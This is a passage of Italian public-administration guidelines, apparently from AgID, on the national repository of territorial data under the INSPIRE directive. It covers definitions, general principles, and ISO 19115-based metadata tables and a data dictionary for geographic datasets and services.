


Figura 2 - Tipologie e categorie di servizi nel contesto INSPIRE

Maggiori approfondimenti su detti servizi sono rinvenibili nella guida tecnica INSPIRE citata innanzi.

## Capitolo 2

# Terminologia

---

## 2.1 Note di lettura del documento

Conformemente alle norme *ISO/IEC Directives, Part 3* per la stesura dei documenti tecnici le presenti Linee Guida utilizzeranno le parole chiave «DEVE», «DEVONO», «NON DEVE», «NON DEVONO», «È RICHIESTO», «DOVREBBE», «NON DOVREBBE», «È RACCOMANDATO», «NON È RACCOMANDATO» «PUÒ» e «È OPZIONALE», la cui interpretazione è descritta di seguito.

- **DEVE** o **DEVONO**, indicano un requisito obbligatorio per rispettare le linee guida;
- **NON DEVE** o **NON DEVONO**, indicano un assoluto divieto delle specifiche;
- **DOVREBBE** o **È RACCOMANDATO** o **NON DOVREBBE** o **NON È RACCOMANDATO**, indicano che le implicazioni devono essere comprese e attentamente pesate prima di scegliere approcci alternativi;
- **PUÒ** o **POSSONO** o **È OPZIONALE**, indica che il lettore può scegliere di applicare o meno senza alcun tipo di implicazione la specifica.

## 2.2 Termini e definizioni

Ai fini del presente documento, oltre alle definizioni pertinenti di cui all'art. 1 del D.Lgs. 82/2005, si applicano le seguenti definizioni:

### 2.2.1

#### amministrazione titolare del dato

la pubblica amministrazione, di cui all'articolo 1, comma 2, del decreto legislativo n. 165 del 2001, che produce e detiene il dato originale, ovvero la versione di riferimento da cui derivano eventuali copie e che ne può disporre liberamente;

### 2.2.2

#### classe

insieme di oggetti simili dotati di proprietà comuni;

### 2.2.3

---

## **dataset**

collezione identificabile di dati;

### **2.2.4**

#### **dati territoriali di interesse generale**

i dati territoriali individuati come dati di interesse generale per le finalità di pubblicazione nel Repertorio, previste dell'articolo 59, comma 3, del decreto legislativo 7 marzo 2005, n. 82 e riportati nell'allegato 1, che costituisce parte integrante del presente documento;

### **2.2.5**

#### **direttiva INSPIRE**

la direttiva 2007/2/CE del Parlamento europeo e del Consiglio del 14 marzo 2007, che istituisce un'infrastruttura per l'informazione territoriale nella Comunità europea, recepita in Italia con il decreto legislativo 27 gennaio 2010, n. 32;

### **2.2.6**

#### **dizionario dei dati**

enumerazione informale in linguaggio corrente delle descrizioni degli oggetti;

### **2.2.7**

#### **elenco di codici**

elenco non bloccato di valori. Può essere considerata una *enumerazione* flessibile;

### **2.2.8**

#### **enumerazione**

elenco bloccato di valori;

### **2.2.9**

#### **metadati**

informazioni che descrivono i dati territoriali e i servizi ad essi relativi e che consentono di registrare, ricercare e utilizzare tali dati e servizi;

### **2.2.10**

#### **Repertorio**

il Repertorio nazionale dei dati territoriali istituito presso l'Agenzia per l'Italia Digitale, ai sensi dell'articolo 59, comma 3, del decreto legislativo 7 marzo 2005, n. 82, raggiungibile al dominio <https://geodati.gov.it>;

### **2.2.11**

#### **schema**

descrizione di un modello attraverso un linguaggio formale;

### **2.2.12**

#### **schema XML**

modalità per definire la struttura, il contenuto e la semantica dei documenti XML [ISO 19139];

### **2.2.13**

#### **serie di dataset**

collezione di dataset che condividono le stesse specifiche di prodotto;

### **2.2.14**

#### **servizi di ricerca**

servizi che consentono di cercare i set di dati territoriali e i servizi ad essi relativi in base al contenuto dei metadati corrispondenti e di visualizzare il contenuto dei metadati;

### **2.2.15**

#### **servizi relativi ai dati territoriali**

le operazioni che possono essere eseguite, con un'applicazione informatica, sui dati territoriali o sui metadati connessi;

### **2.2.16**

#### **servizi di dati armonizzati**

un servizio di dati territoriali interoperabile che soddisfa le prescrizioni di cui all'allegato VII del Regolamento (UE) n. 1089/2010 [Regolamento (UE) n. 1312/2014];

### **2.2.17**

#### **servizi di dati invocabili**

un servizio di dati territoriali: a) i cui metadati soddisfano le prescrizioni del regolamento (CE) n. 1205/2008 della Commissione; b) di cui almeno un localizzatore della risorsa è un punto di accesso; c) che sia conforme ad un insieme di specifiche tecniche documentate e accessibili al pubblico che forniscono le informazioni necessarie per la sua esecuzione [Regolamento (UE) n. 1312/2014];

### **2.2.18**

#### **servizi di dati interoperabili**



un servizio di dati territoriali richiamabili che soddisfa le prescrizioni di cui all'allegato VI del Regolamento (UE) n. 1089/2010 [Regolamento (UE) n. 1312/2014].

## 2.3 Acronimi

Di seguito si riportano gli ACRONIMI che sono utilizzati nelle presenti Linee Guida.

<b>AgID</b>	Agenzia per l'Italia Digitale
<b>CAD</b>	Codice Amministrazione Digitale, D. Lgs. 7 marzo 2005, n. 82
<b>IPA</b>	Indice dei domicili digitali delle pubbliche amministrazioni e dei gestori di pubblici servizi
<b>PA</b>	Pubblica Amministrazione
<b>UML</b>	Unified Modeling Language
<b>URI</b>	Uniform Resource Identifier
<b>XML</b>	Extensible Markup Language

## Capitolo 3

# Principi generali

---

### 3.1

#### Funzioni del Repertorio

Il Repertorio di cui all'articolo 59, comma 3, del **[CAD]**, costituisce il catalogo nazionale dei metadati riguardanti i dati territoriali ed i servizi ad essi relativi, disponibili presso le pubbliche amministrazioni.

Il Repertorio eroga i servizi di ricerca di cui all'articolo 7, comma 1, lettera a) del **[D-LGS-32-2010]**, e rappresenta il punto di accesso nazionale ai fini dell'alimentazione del geoportale di cui all'art. 15, comma 1 della direttiva INSPIRE.

I metadati resi disponibili attraverso il servizio di ricerca erogato dal Repertorio costituiscono la base informativa per il calcolo degli indicatori per il monitoraggio di cui alla Decisione 2009/442/CE della Commissione del 5 giugno 2009 recante attuazione della direttiva INSPIRE per quanto riguarda il monitoraggio e la rendicontazione.

Il Repertorio costituisce parte integrante dell'infrastruttura nazionale per l'informazione territoriale e del monitoraggio ambientale di cui all'articolo 3, comma 1, del **[D-LGS-32-2010]**, relativamente alla raccolta dei metadati per i dati territoriali ed i relativi servizi.

### 3.2

#### Contenuto del Repertorio

Il Repertorio contiene i metadati dei dati territoriali di interesse generale elencati nell'allegato 1 e dei relativi servizi.

Il Repertorio contiene altresì i metadati relativi ai dati e servizi territoriali che l'amministrazione titolare degli stessi reputi opportuno documentare.

### 3.3

#### Efficacia della pubblicazione nel Repertorio

---

La pubblicazione dei metadati nel Repertorio certifica l'esistenza del relativo dato e assicura il rispetto degli adempimenti e la conformità alla direttiva INSPIRE, ai Regolamenti [\[INSPIRE-MD-REG\]](#) e [\[INSPIRE-SDSS-REG\]](#), relativamente ai metadati per l'interoperabilità (ex art. 13) e ai metadati per i servizi di dati territoriali di cui agli allegati V, VI e VII, della Commissione e al [\[D-LGS-32-2010\]](#).

L'amministrazione titolare dei dati territoriali resta responsabile della correttezza, della tenuta, della gestione e dell'aggiornamento dei dati medesimi. È altresì responsabile della correttezza e dell'aggiornamento dei relativi metadati pubblicati nel Repertorio.

### 3.4

#### Creazione e aggiornamento dei metadati

Le amministrazioni DEVONO alimentare e aggiornare il Repertorio in conformità alle specifiche tecniche definite con questo documento di linee guida.

Entro tre mesi dall'acquisizione di nuovi dati territoriali di interesse generale o dall'aggiornamento di dati esistenti, e servizi ad essi relativi, le amministrazioni titolari DEVONO provvedere alla pubblicazione dei relativi metadati nel Repertorio.

Le amministrazioni POSSONO, altresì, inserire nel Repertorio i metadati relativi ai dati territoriali ed eventuali servizi che intendono acquisire e sviluppare e, quindi, non ancora disponibili.

Previa comunicazione all'Agenzia per l'Italia Digitale e ferma restando la responsabilità diretta dell'amministrazione titolare, per tutte le attività di alimentazione e aggiornamento del Repertorio, le amministrazioni titolari dei dati, e dei relativi servizi, POSSONO avvalersi di altra pubblica amministrazione ovvero di altro soggetto individuato ai sensi della normativa vigente.

### 3.5

#### Gestione del Repertorio

L'Agenzia per l'Italia Digitale cura la progettazione, la realizzazione, lo sviluppo e la gestione organizzativa e tecnologica del Repertorio nell'ambito delle infrastrutture condivise nazionali SPC.

Il servizio di ricerca erogato dal Repertorio è conforme ai requisiti e alle caratteristiche specifiche di cui all'allegato II del Regolamento [\[INSPIRE-NS-REG\]](#).

Per tutte le attività di realizzazione e gestione del Repertorio, AgID può avvalersi di soggetti terzi.

Agli oneri finanziari per la gestione del Repertorio si provvede ai sensi dell'articolo 59, comma 7, del [CAD].

### 3.6

#### Accesso al Repertorio

L'accesso al Repertorio per la consultazione dei metadati è pubblico e gratuito.

Ai fini dell'alimentazione del Repertorio, l'accesso all'area dedicata alla gestione dei metadati è riservato alle amministrazioni titolari di dati e servizi previo accreditamento da effettuarsi secondo le modalità descritte nel Capitolo 4.

### 3.7

#### Pianificazione

I metadati contenuti nel Repertorio costituiscono la base informativa attraverso la quale le amministrazioni possono verificare l'eventuale esistenza di esigenze comuni o analoghe e pianificare l'attività di acquisizione dei dati in maniera congiunta, con l'obiettivo di minimizzare i costi sostenuti dalle singole Amministrazioni, informandone AgID.

### 3.8

#### Coordinamento con il portale nazionale dei dati aperti

Anche nel caso di dati territoriali di tipo aperto, i relativi metadati DEVONO essere documentati esclusivamente nel Repertorio secondo le regole definite nelle presenti linee guida.

Il Repertorio garantisce l'accesso ai dati territoriali di tipo aperto rendendo disponibile i relativi metadati, secondo gli standard di riferimento, anche nel portale nazionale dei dati aperti di cui all'art. 9 del decreto legislativo n. 36 del 2006 come modificato dal decreto legislativo 8 maggio 2015, n. 102.

AgID adotta pertinenti linee guida operative per disciplinare le modalità per il coordinamento e l'integrazione dei due cataloghi.

### 3.9

---

## Guide operative

Per l'attuazione di quanto indicato nelle presenti linee guida, AgID adotta guide operative per fornire alle amministrazioni indicazioni e istruzioni dettagliate per l'implementazione delle regole tecniche contenute in questo documento di linee guida.

Dette guide operative sono pubblicate sul sito istituzionale del Repertorio.

## Capitolo 4

# Requisiti

---

## 4.1 Contenuto del Repertorio

Ai fini del presente documento, sono individuati:

- l'insieme minimo di metadati comune a tutte le tipologie di dati territoriali.
- i metadati supplementari opzionali per alcune categorie tematiche;
- il set di metadati necessario per documentare i servizi;
- il set opzionale di metadati per documentare le nuove acquisizioni ovvero i dati territoriali che una Pubblica Amministrazione prevede di acquisire.

### 4.1.1 Metadati per i dati territoriali

In questo paragrafo sono definiti i metadati che DEVONO essere utilizzati per descrivere i dati territoriali nel Repertorio. Tali metadati sono coerenti con quanto disposto dai Regolamenti [\[INSPIRE-MD-REG\]](#) e [\[INSPIRE-SDSS-REG\]](#).

Nel “Dizionario dei metadati relativi ai dati territoriali” (paragrafo [4.2.2](#)), per ogni metadato, è specificata la definizione, il corrispondente elemento ISO, il tipo, il dominio, il livello di obbligatorietà e la molteplicità.

Al paragrafo [4.1.1.1](#) sono individuati i metadati che DEVONO essere applicati a tutte le tipologie di dati territoriali.

Al paragrafo [4.1.1.2](#) sono individuati i metadati supplementari opzionali che le amministrazioni POSSONO utilizzare per alcune specifiche categorie tematiche.

#### 4.1.1.1 Metadati comuni a tutte le tipologie di dati territoriali

Informazioni sui metadati			
1	Identificatore del file		
2	Lingua dei metadati		
3	Set dei caratteri dei metadati		
4	Id file precedente		
5	Livello gerarchico		
6	Responsabile dei metadati	6.1 - Nome dell'Ente	
		6.2 – Ruolo	
		6.3 - Informazioni per contattare l'Ente	6.3.1 - Sito web
			6.3.2 - Telefono
		6.3.3 - E-mail	
7	Data dei metadati		

8	Nome dello Standard	
9	Versione dello Standard	
<b>Identificazione dei dati</b>		
10	Titolo	
11	Data	11.1 – Data 11.2 - Tipo data
12	Formato di presentazione	
13	Responsabile	13.1 - Nome dell'Ente 13.2 – Ruolo 13.3 - Informazioni per contattare l'Ente 13.3.1 - Sito web 13.3.2 - Telefono 13.3.3 - E-mail
14	Identificatore	
15	Id livello superiore	
16	Altri dettagli	
17	Descrizione	
18	Parole chiave	18.1 - Parola chiave 18.2 – Thesaurus
19	Punto di contatto	19.1 - Nome dell'Ente 19.2 – Ruolo 19.3 - Informazioni per contattare l'Ente 19.3.1 - Sito web 19.3.2 - Telefono 19.3.3 - E-mail
20	Tipo di rappresentazione spaziale	
21	Risoluzione spaziale	21.1 - Scala equivalente 21.2 – Distanza
22	Lingua	
23	Set di caratteri	
24	Categoria tematica	
25	Informazioni supplementari	
<b>Vincoli sui dati</b>		
26	Limitazione d'uso	
27	Vincoli di accesso	
28	Vincoli di fruibilità	
29	Altri vincoli	
<b>Estensione dei dati</b>		
30	Localizzazione geografica	30.1 - Longitudine Ovest 30.2 - Longitudine Est 30.3 - Latitudine Sud 30.4 - Latitudine Nord
31	Estensione verticale	31.1 - Quota minima 31.2 - Quota massima 31.3 - Unità di misura 31.4 - Datum verticale
32	Estensione temporale	32.1 - Data inizio 32.2 - Data fine
<b>Qualità dei dati</b>		
33	Livello di qualità	
34	Accuratezza posizionale	34.1 - Unità di misura 34.2 – Valore
35	Coerenza topologica	35.1 - Unità di misura 35.2 – Valore
36	Genealogia	
37	Conformità: specifiche	37.1 – Titolo 37.2 – Data 37.3 - Tipo data
38	Conformità: grado	
<b>Sistema di riferimento</b>		

39	Sistema di riferimento spaziale	
40	Sistema di riferimento temporale	
<b>Distribuzione dei dati</b>		
41	Formato di distribuzione	42.1 - Nome formato 42.2 - Versione formato
42	Distributore	43.1 - Nome dell'ente 43.2 - Ruolo 43.3 - Informazioni per contattare l'Ente 43.3.1 - Sito web 43.3.2 - Telefono 43.3.3 - E-mail
43	Risorsa on line	44.1 - URL 44.2 - Protocollo 44.3 - Profilo applicativo 44.4 - Descrizione
<b>Gestione dei dati</b>		
44	Frequenza di aggiornamento	

Tabella I - Metadati comuni a tutte le tipologie di dati territoriali

#### 4.1.1.2 Metadati supplementari per specifiche categorie tematiche

La sezione 8.3 delle specifiche INSPIRE sui dati (INSPIRE data specifications) [INSPIRE-DS] raccomanda di utilizzare alcuni metadati supplementari specifici per alcune categorie tematiche di dati.

Una panoramica di tali metadati, con l'indicazione dei temi per i quali ne è raccomandato l'uso, è fornita nelle tabelle riportate alle pagg. 133 e 135 delle linee guida INSPIRE sui metadati [INSPIRE-MD-TG] a cui si rimanda.

Ai fini delle presenti linee guida, alcuni dei suddetti metadati sono inclusi nei metadati comuni a tutte le tipologie di dati di cui al paragrafo 4.1.1.1. Si tratta, in particolare, dei seguenti elementi:

- Frequenza di aggiornamento;
- Informazioni supplementari;
- Estensione;
- Accuratezza posizionale.

Per i metadati non contemplati nelle presenti linee guida e inclusi nell'elenco INSPIRE dei metadati supplementari, si lascia alle singole Amministrazioni la facoltà di documentarli, seguendo le indicazioni delle linee guida INSPIRE sui metadati [INSPIRE-MD-TG].

Per le immagini (foto aeree, ortofoto, immagini da telerilevamento, ecc.) e i modelli digitali del terreno (DTM, DEM, ecc.), oltre all'insieme minimo di metadati, si POSSONO documentare gli elementi di metadati riportati nelle tabelle seguenti.

Lo Standard ISO individua due grandi gruppi per le immagini e i dati raster in generale: i dati “georeferenzabili” per i quali è utile conoscere i punti di controllo e altri parametri allo scopo di



processarli per essere georettificati, e i dati *georettificati*. I metadati comuni ad ambedue le categorie (che quindi vanno documentati sempre in caso di dati raster) sono riportati nella tabella II, nella quale i metadati relativi al contenuto si riferiscono specificatamente alle ortofoto; i metadati relativi ai dati raster georettificati sono riportati nella tabella III, quelli per i dati raster georeferenziali sono riportati nella tabella IV.

Riepilogando, per la documentazione di immagini e DTM, POSSONO essere utilizzati i metadati riportati in tabella II (i primi quattro si riferiscono alle ortofoto) e, a seconda se si tratta di dati georettificati o georeferenziali, rispettivamente, i metadati delle tabelle III o IV.

Contenuto dei dati raster		
1	Descrizione degli attributi	
2	Tipo di contenuto	
3	Risoluzione radiometrica	
4	Triangolazione aerea	
Rappresentazione spaziale dei dati raster		
5	Numero di dimensioni	
6	Proprietà dimensioni	6.1 - Nome dimensione
		6.2 - Misura dimensione
		6.3 - Risoluzione
7	Geometria della cella	
8	Disponibilità coefficienti della trasformazione	

Tabella II - Metadati supplementari comuni per tutti i dati raster

Rappresentazione spaziale dei dati raster georettificati		
1	Disponibilità dei check-points	
2	Descrizione check-points	
3	Coordinate dei vertici	
4	Punto del pixel	

Tabella III - Metadati supplementari per i dati raster georettificati

Rappresentazione spaziale dei dati raster "georeferenziali"		
1	Disponibilità dei punti di controllo	
2	Disponibilità dei parametri di orientamento	
3	Parametri per la georeferenziazione	

Tabella IV - Metadati supplementari per i dati raster "georeferenziali"

#### 4.1.2 Metadati per i servizi territoriali

In questo paragrafo sono definiti i metadati da utilizzare per descrivere i servizi nel Repertorio.

Nel "Dizionario dei metadati relativi ai servizi" (paragrafo 4.2.4), per ogni metadato, è specificata la definizione, il corrispondente elemento ISO, il tipo, il dominio, il livello di obbligatorietà e la molteplicità.

Al paragrafo **4.1.2.1** sono individuati i metadati che DEVONO essere applicati a tutte le tipologie di servizi di dati territoriali.

Al paragrafo **4.1.2.2** sono individuati i metadati supplementari per le categorie di servizi individuate nel Regolamento **[INSPIRE-SDSS-REG]**, ovvero:

- servizio di dati territoriali invocabili;
- servizio di dati territoriali interoperabili;
- servizio di dati territoriali armonizzato.

#### 4.1.2.1 Metadati comuni a tutte le tipologie di servizi territoriali

Informazioni sui metadati		
1	Identificatore del file	
2	Lingua dei metadati	
3	Set dei caratteri dei metadati	
4	Id file precedente	
5	Livello gerarchico	5.1 - Livello 5.2 - Nome livello
6	Responsabile dei metadati	6.1 - Nome dell'Ente 6.2 - Ruolo 6.3 - Informazioni per contattare l'Ente 6.3.1 - Sito web 6.3.2 - Telefono 6.3.3 - E-mail
7	Data dei metadati	
8	Nome dello Standard	
9	Versione dello Standard	
Identificazione dei servizi		
10	Titolo	
11	Data	11.1 - Data 11.2 - Tipo data
12	Responsabile	12.1 - Nome dell'Ente 12.2 - Ruolo 12.3 - Informazioni per contattare l'Ente 12.3.1 - Sito web 12.3.2 - Telefono 12.3.3 - E-mail
13	Identificatore	
14	Descrizione	
15	Parole chiave	15.1 - Parola chiave 15.2 - Thesaurus
16	Punto di contatto	16.1 - Nome dell'Ente 16.2 - Ruolo 16.3 - Informazioni per contattare l'Ente 16.3.1 - Sito web 16.3.2 - Telefono 16.3.3 - E-mail
17	Tipo di servizio	
18	Tipo di aggancio	
19	Risorsa accoppiata	
20	Operazioni	20.1 - Nome operazione 20.2 - DCP 20.3 - Punto di connessione
21	Risorsa on line	21.1 - URL 21.2 - Descrizione

		21.3 - Funzione
Vincoli sui servizi		
22	Limitazione d'uso	
23	Vincoli di accesso	
24	Vincoli di fruibilità	
25	Altri vincoli	
Estensione dei servizi		
26	Localizzazione geografica	27.1 - Longitudine Ovest
		27.2 - Longitudine Est
		27.3 - Latitudine Sud
		27.4 - Latitudine Nord
27	Estensione temporale	28.1 - Data inizio
		28.2 - Data fine
Qualità dei servizi		
28	Livello di qualità	28.1 - Livello
		28.2 - Descrizione
29	Conformità: specifiche	29.1 – Titolo
		29.2 – Data
		29.3 - Tipo data
30	Conformità: grado	

Tabella V - Metadati comuni per tutte le tipologie di servizi

#### 4.1.2.2 Metadati supplementari per i servizi di dati territoriali

Il Regolamento [\[INSPIRE-SDSS-REG\]](#), ha definito alcune tipologie di servizi di dati territoriali, diversi dai servizi di rete, per i quali, negli allegati V, VI e VII, sono stati individuati alcuni metadati supplementari riportati nelle tabelle che seguono.

<b>Servizi di dati territoriali invocabili</b>		
1	Categoria	
<b>Servizi di dati territoriali interoperabili</b>		
2	Qualità del servizio - Criteri	
3	Qualità del servizio - Misurazione	3.1 - Descrizione
		3.2 - Valore
		3.3 - Unità
4	Sistema di riferimento spaziale	
<b>Servizi di dati territoriali armonizzati</b>		
5	Metadati di richiamata	

Tabella VI - Metadati supplementari per i servizi di dati territoriali

#### 4.1.3 Metadati per le nuove acquisizioni di dati territoriali

In questo paragrafo sono definiti i metadati che POSSONO essere utilizzati nel caso in cui una Amministrazione scelga di descrivere nel Repertorio i dati territoriali che prevede di acquisire.

Nel “Dizionario dei metadati relativi alle nuove acquisizioni di dati” (paragrafo [4.2.6](#)), per ogni metadato, è specificata la definizione, il tipo, il dominio, il livello di obbligatorietà e la molteplicità.

<b>Informazioni sui metadati</b>		
1	Identificatore del file	
2	Lingua dei metadati	
3	Responsabile dei metadati	3.1 - Nome dell'Ente
		3.2 - Ruolo

		3.3 - Informazioni per contattare l'Ente	3.3.1 - Sito web
			3.3.2 - Telefono
			3.3.3 - E-mail
4	Data dei metadati		
<b>Identificazione dei dati</b>			
5	Titolo		
6	Data di presunta disponibilità		
7	Formato di presentazione		
8	Responsabile	8.1 - Nome dell'Ente	
		8.2 - Ruolo	
		8.3 - Informazioni per contattare l'Ente	8.3.1 - Sito web
			8.3.2 - Telefono
			8.3.3 - E-mail
9	Identificatore		
10	Altri dettagli		
11	Descrizione		
12	Status		
13	Tipo di rappresentazione spaziale		
14	Risoluzione spaziale: Scala equivalente		
15	Categoria tematica		
16	Localizzazione geografica	16.1 - Longitudine Ovest	
		16.2 - Longitudine Est	
		16.3 - Latitudine Sud	
		16.4 - Latitudine Nord	
17	Limite amministrativo		
18	Informazioni supplementari		
<b>Vincoli sui dati</b>			
19	Limitazione d'uso		
<b>Sistema di riferimento</b>			
20	Sistema di riferimento spaziale		

Tabella VII - Metadati per le nuove acquisizioni di dati territoriali

## 4.2 Dizionario dei dati

Di seguito sono riportati i dizionari con le descrizioni delle caratteristiche dei metadati definiti ai paragrafi 4.1.1, 4.1.2 e 4.1.3.

Oltre al corrispondente termine dello Standard ISO (espresso come il numero dell'elemento inserito nello Standard o con il relativo path), ogni dizionario riporta anche il livello di obbligatorietà, la molteplicità, la tipologia e il dominio dei metadati. Sono riportate anche le liste dei valori e le enumerazioni, che costituiscono il dominio di alcuni metadati.

Inoltre, al paragrafo 4.2.8, sono riportate le corrispondenze tra:

- il set di metadati previsto da INSPIRE e quello definito nel presente documento;
- i sistemi di riferimento riportati nella lista *MD\_ReferenceSystemCode* e i codici EPSG<sup>1</sup>.

### 4.2.1 Glossario

- **Nome**

Il nome è un'etichetta assegnata all'elemento.

- **Numero ISO**

Viene riportato il corrispondente elemento dello Standard ISO indicato con il numero riportato nello Standard o con il path relativo.

- **Definizione**

Descrizione degli elementi di metadati.

- **Livello di obbligatorietà**

Indica se un elemento deve essere sempre documentato o se può essere omesso. Il campo può assumere i valori: obbligatorio (mandatory) (M), che indica che l'elemento DEVE essere documentato sempre, opzionale (O) che indica che quell'elemento PUÒ essere anche omesso, condizionato (C), che indica che l'elemento è obbligatorio sotto determinate condizioni (rappresenta una scelta tra due o più opzioni e uno diventa obbligatorio, è obbligatorio se qualche altro elemento assume un determinato valore, ...). Nell'ultimo caso, se non diversamente indicato nel dizionario, si fa riferimento alle condizioni riportate nello Standard ISO 19115.

- **Occorrenza massima (max)**

Specifica il numero massimo di istanze che gli elementi e/o le entità dei metadati possono avere. Una singola occorrenza è indicata con "1"; più occorrenze sono indicate con "N".

---

<sup>1</sup> European Petroleum Survey Group, oggi OGP Surveying and Positioning Committee - [www.epsg.org](http://www.epsg.org)

- **Tipo di dato**

Specifica l'insieme di valori per rappresentare l'elemento dei metadati (es. intero, reale, stringa, ...).

- **Dominio**

Il dominio indica i valori possibili per l'elemento.

## 4.2.2 Dizionario dei metadati relativi ai dati territoriali

<i>Nome</i>		Num. ISO 19115	Descrizione	Tipo di dato	Dominio	Liv. obblig.	M a x
Classe							
Informazioni sui metadati			Definisce i metadati sulla risorsa	Classe		M	1
	Identificatore del file	2	Identificatore univoco del file dei metadati	CharacterString	Testo libero	M	1
	Lingua dei metadati	3	Linguaggio nel quale sono espressi i metadati	CharacterString	ISO 639-2/B (utilizzare solo i codici a tre lettere come definito su <a href="http://www.loc.gov/standards/iso639-2/">http://www.loc.gov/standards/iso639-2/</a> )	M	1
	Set dei caratteri dei metadati	4	Nome dello standard del set di caratteri utilizzato per i metadati	Classe	CodeList <i>MD_CharacterSet Code</i>	C	1
	Id file precedente	5	Identificatore univoco del file di metadati dell'eventuale trasmissione precedente a cui il file corrente è relazionato.	CharacterString	Testo libero	O	1
	Livello gerarchico	6	Categoria di informazione cui vengono applicati metadati (es: "dataset")	Classe	CodeList <i>MD_ScopeCode</i>	M	1
	Responsabile dei metadati		Soggetto responsabile della creazione e della manutenzione dei metadati	Classe		M	N
		Nome dell'Ente	Nome dell'organizzazione responsabile	CharacterString	Testo libero	M	1
		Ruolo	Ruolo rappresentato dal soggetto responsabile	Classe	CodeList <i>CI_RoleCode</i>	M	1
		Info: Telefono	Numero telefonico a cui è possibile contattare il soggetto responsabile	CharacterString	Testo libero	O	1

		Info: Sito web	8.378.390.397	Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	O	1
		Info: E-mail	8.378.389.386	Indirizzo di posta elettronica del soggetto responsabile	CharacterString	Testo libero	M	N
	Data dei metadati		9	Data di creazione o di ultima modifica dei metadati	Classe	Date - ISO 8601	M	1
	Nome dello Standard		10	Nome dello standard (incluso il nome del profilo) di metadati utilizzato	CharacterString	Testo libero	M	1
	Versione dello Standard		11	Versione dello standard/profilo di metadati utilizzato	CharacterString	Testo libero	M	1
Identificazione dei dati				Informazioni di base utili per identificare la risorsa cui vengono applicati i metadati				1
	Titolo		15.24.360	Nome caratteristico e spesso unico con il quale la risorsa è conosciuta.	CharacterString	Testo libero	M	1
	Data						M	N
		Data	15.24.362.394	Data di riferimento dei dati	Classe	ISO 8601	M	1
		Tipo data	15.24.362.395	Evento relativo alla data di riferimento. È obbligatorio almeno un tipo di data tra "creazione", "pubblicazione" e "revisione".	Classe	CodeList <i>CI_DateTypeCode</i>	M	1
	Formato di presentazione		15.24.368	Modalità in cui la risorsa è rappresentata.	Classe	CodeList <i>CI_Presentation-FormCode</i>	M	N
	Responsabile			Soggetto titolare dei dati			M	N
		Nome dell'Ente	15.24.367.376	Nome dell'organizzazione responsabile	CharacterString	Testo libero	M	1
		Ruolo	15.24.367.379	Ruolo rappresentato dal soggetto responsabile	Classe	CodeList <i>CI_RoleCode</i>	M	1
		Info: Telefono	15.24.367.378.388.408	Numero telefonico a cui è possibile contattare il soggetto responsabile	CharacterString	Testo libero	O	1



	Info: Sito web	15.24.367.378.390.397	Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	O	1
	Info: E-mail	15.24.367.378.389.386	Indirizzo di posta elettronica del soggetto responsabile	CharacterString	Testo libero	M	N
	Identificatore	15.24.365.207	Riferimento univoco che identifica la risorsa nel livello gerarchico specificato.	CharacterString	Testo libero	M	1
	Id livello superiore	15.24.369.405	Riferimento univoco relativo alla serie di cui il dataset è parte. Se si sta documentando una sezione l'elemento assume il valore dell'identificativo del dataset a cui quella sezione appartiene.	CharacterString	Testo libero	M	1
	Altri dettagli	15.24.370	Ulteriori informazioni di citazione	CharacterString	Testo libero	O	1
	Descrizione	15.25	Breve testo di descrizione del contenuto della risorsa	CharacterString	Testo libero	M	1
	Parole chiave		Parole chiave e fonte di riferimento			M	N

		Parola chiave	15.33.53	Parola formalizzata o utilizzata comunemente per descrivere la risorsa. In caso di dati, si dovrà fornire almeno una parola chiave del Thesaurus Generale Multilingue dell'Ambiente (GEMET) che descriva la categoria tematica dei dati territoriali pertinenti, secondo le definizioni degli allegati I, II o III della direttiva 2007/2/CE. In caso di servizi, dovrà essere fornita almeno una parola chiave tratta dall'elenco riportato alla parte D.4 del Regolamento (CE) n. 1205/2008.	CharacterString	Testo libero	M	N	
		Thesaurus					O	1	
			Titolo	15.33.55.360	Nome del thesaurus formalmente registrato, fonte delle parole chiave	CharacterString	Testo libero	M	1
			Data	15.33.55.362.394	Data di riferimento del thesaurus	Classe	ISO 8601	M	N
			Tipo Data	15.33.55.362.395	Evento relativo alla data di riferimento. È obbligatorio almeno un tipo di data tra “creazione”, “pubblicazione” e “revisione”.	Classe	CodeList <i>CI_DateTypeCode</i>	M	N
	Punto di contatto			Soggetto che è possibile contattare per avere informazioni sulla risorsa			M	N	
		Nome dell'Ente	15.29.376	Nome dell'organizzazione da contattare	CharacterString	Testo libero	M	1	
		Ruolo	15.29.379	Ruolo rappresentato dal soggetto responsabile (di default: <i>punto di contatto</i> )	Classe	CodeList <i>CI_RoleCode</i>	M	1	
		Info: Telefono	15.29.378.388.408	Numero telefonico a cui è possibile contattare il punto di contatto	CharacterString	Testo libero	O	1	

		Info: Sito web	15.29.378.390.397	Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	O	1	
		Info: E-mail	15.29.378.389.386	Indirizzo di posta elettronica del punto di contatto	CharacterString	Testo libero	M	N	
	Tipo di rappresentazione spaziale		15.37	Metodo di rappresentazione spaziale dei dati (es: vettoriale)	Classe	CodeList <i>MD_SpatialRepresentationTypeCode</i>	M	N	
	Risoluzione spaziale			Fattore che fornisce la comprensione generale della densità dei dati nel dataset			M	N	
			Scala equivalente	15.38.60.57	Livello di dettaglio espresso come la scala di un'equivalente mappa cartacea	Integer	Integer > 0	C	1
			Distanza	15.38.61	Risoluzione geometrica al suolo	Classe	Distance	C	1
